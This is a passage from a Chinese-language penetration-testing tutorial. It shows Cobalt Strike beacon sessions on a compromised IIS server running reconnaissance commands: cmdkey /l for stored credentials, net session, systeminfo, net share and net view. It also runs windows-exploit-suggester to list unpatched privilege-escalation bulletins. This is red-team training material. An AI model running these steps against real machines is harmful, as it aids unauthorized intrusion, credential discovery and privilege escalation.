当然,默认在密码管理器中只能看到当前用户存的密码,如果你想看到系统中所有用户存的密码,就**必须得先得搞到管理权限才行**,不然没权限看,自然也就看不到了,所以,假设你一开始拿到的,就是一个管理员或者直接 system 权限的 shell,不妨一上来就先到这儿来看看存的有没有密码啥的,万一运气好撞到有价值的密码,后面可能就会省很多事情,甚至因此而一把梭哈也说不定,细节决定成败嘛

```
# cmdkey /l
```



```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS7\Administrator (admin)
beacon> shell cmdkey /l
[*] Tasked beacon to run: cmdkey /l
[+] host called home, sent: 17 bytes
[+] received output:

Currently stored credentials:

    Target: LegacyGeneric:target=118.1.56.123
    Type: Generic
    User: security

    Target: Domain:target=mail.nsa.gov
    Type: Domain Password
    User: nsaleader
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are IIS APPPOOL\pageweb
beacon> shell cmdkey /l
[*] Tasked beacon to run: cmdkey /l
[+] host called home, sent: 17 bytes
[+] received output:

Currently stored credentials:

* NONE *
```

0x05 大致了解当前机器的一些状态信息

比如,当前机器已经运行了多长时间,网络状态如何等...此操作无需管理员权限,所有用户均可读取

```
# net statistics workstation
```




```
beacon> shell net statistics workstation
[*] Tasked beacon to run: net statistics workstation
[+] host called home, sent: 34 bytes
[+] received output:
Workstation Statistics for \\WEBSERVER-IIS7


Statistics since 10/17/2018 8:58:35 AM


  Bytes received                             1098
  Server Message Blocks (SMBs) received      14
  Bytes transmitted                          0
  Server Message Blocks (SMBs) transmitted   0
  Read operations                            3
  Write operations                           0
  Raw reads denied                           0
  Raw writes denied                          0

  Network errors                             0
  Connections made                           0
  Reconnections made                         0
  Server disconnects                         0

  Sessions started                           0
  Hung sessions                              0
  Failed sessions                            0
  Failed operations                          0
  Use count                                  8
  Failed use count                           1

The command completed successfully.
```


0x06 查看当前机器中的所有 ipc 连接

主要是想通过此方式来看下当前都有哪些内网机器已经连到了当前机器上,当然啦,也是必须要事先有管理权限才能看到当前系统中所有用户的 ipc 连接,不然还是一样还是什么都看不到,具体如下,另外,特别注意下最后的那个连接的闲置时间

```
# net session
```



```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WEBSERVER-IIS7\Administrator (admin)
beacon> shell net session
[*] Tasked beacon to run: net session
[+] host called home, sent: 19 bytes
[+] received output:

Computer               User name            Client Type       Opens Idle time

-------------------------------------------------------------------------------
\\192.168.3.114        administrator                              0 00:02:06
\\192.168.3.52         administrator                              0 00:00:10
The command completed successfully.
```




```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are IIS APPPOOL\pageweb
beacon> shell net session
[*] Tasked beacon to run: net session
[+] host called home, sent: 19 bytes
[+] received output:
System error 5 has occurred.

Access is denied.
```

0x07 搜集当前机器的基础配置信息

比如,当前机器的详细系统版本是多少,是 2008r2 以上还是以下,[这要主要涉及到后续 powershell 的利用,众所周知,2008 的 powershell 是个非常蛋疼的版本,很多渗透脚本对此版本本身就不兼容,所以对于 08 之下的系统,我们更偏向用 vbs,bat 或者通过其它的方式来搞,之后的系统可能会更偏向于直接用 powershell,vbs...来搞,毕竟无文件比较方便,但前提可能要目标机器能正常出网才行],是 32 位还是 64 位[这可能要涉及到针对某些提权 exp 的调试问题],是虚拟机还是物理机,把没打的可利用的提权补丁都仔细筛选出来[此处筛选补丁的目的不一定就是非要提权不可,只是当实在没法维持后面的渗透时,不得不提权,才会这么干,如果当前 shell 压根就不影响你后续对目标进行正常的内网渗透,提不提权,起码不是极度重要,除非你的最终目的就是要拿下当前机器],具体如下所示

提取当前机器基础配置信息

```
# systeminfo > c:\windows\temp\winsrv.txt
```




```
beacon> shell systeminfo > c:\windows\temp\winsrv.txt
[*] Tasked beacon to run: systeminfo > c:\windows\temp\winsrv.txt
[+] host called home, sent: 47 bytes
```

而后把 winsrv.txt 文件想办法拖回来,再本地筛选出可用的提权补丁

```
# pip install xlrd --upgrade
# python windows-exploit-suggester.py –u
# systeminfo > c:\windows\temp\winsrv.txt
# python windows-exploit-suggester.py -d 2018-10-17-mssb.xls --systeminfo winsrv.txt
```

建议每次用的时候都把补丁库先更新到最新,防止遗漏




```
14:13:13 -> root@Strike -> [~/Windows-Exploit-Suggester]
~/Windows-Exploit-Suggester => python windows-exploit-suggester.py -u
[*] initiating winsploit version 3.3...
[+] writing to file 2018-10-17-mssb.xls
[*] done

14:13:18 -> root@Strike -> [~/Windows-Exploit-Suggester]
~/Windows-Exploit-Suggester => python windows-exploit-suggester.py -d 2018-10-17-mssb.xls --systeminfo winsrv.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 407 potential bulletins(s) with a database of 137 known exploits
[*] there are now 407 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation
 (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
```


0x08 检查当前及运程目标机器的可读写匿名共享

如下,分别是查看指定的内网远程和当前机器上的匿名共享资源[通常都是只关注**可读写匿名共享**],另外,根据当前机器的默认共享其实也可以大致推断出当前整个内网的机器默认共享情况,后续在 ipc 时会用到,如下第一张图可以看到,此处我们没见任何共享资源,主要是因为远程机器并没有开启匿名共享,而当前机器也看不到任何共享资源则是因为 shell 权限太低而导致什么也看不到,假设你当前的 shell 是管理员权限再去看,应该是第二张图的样子

```
# net share
# net view \\192.168.3.101
```



```
beacon> shell net view \\192.168.3.101
[*] Tasked beacon to run: net view \\192.168.3.101
[+] host called home, sent: 32 bytes
[+] received output:
Shared resources at \\192.168.3.101



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
share       Disk
The command completed successfully.


beacon> shell net share
[*] Tasked beacon to run: net share
[+] host called home, sent: 17 bytes
[+] received output:
System error 5 has occurred.

Access is denied.
```




```
beacon> shell net share
[*] Tasked beacon to run: net share
[+] host called home, sent: 17 bytes
[+] received output:

Share name   Resource                        Remark

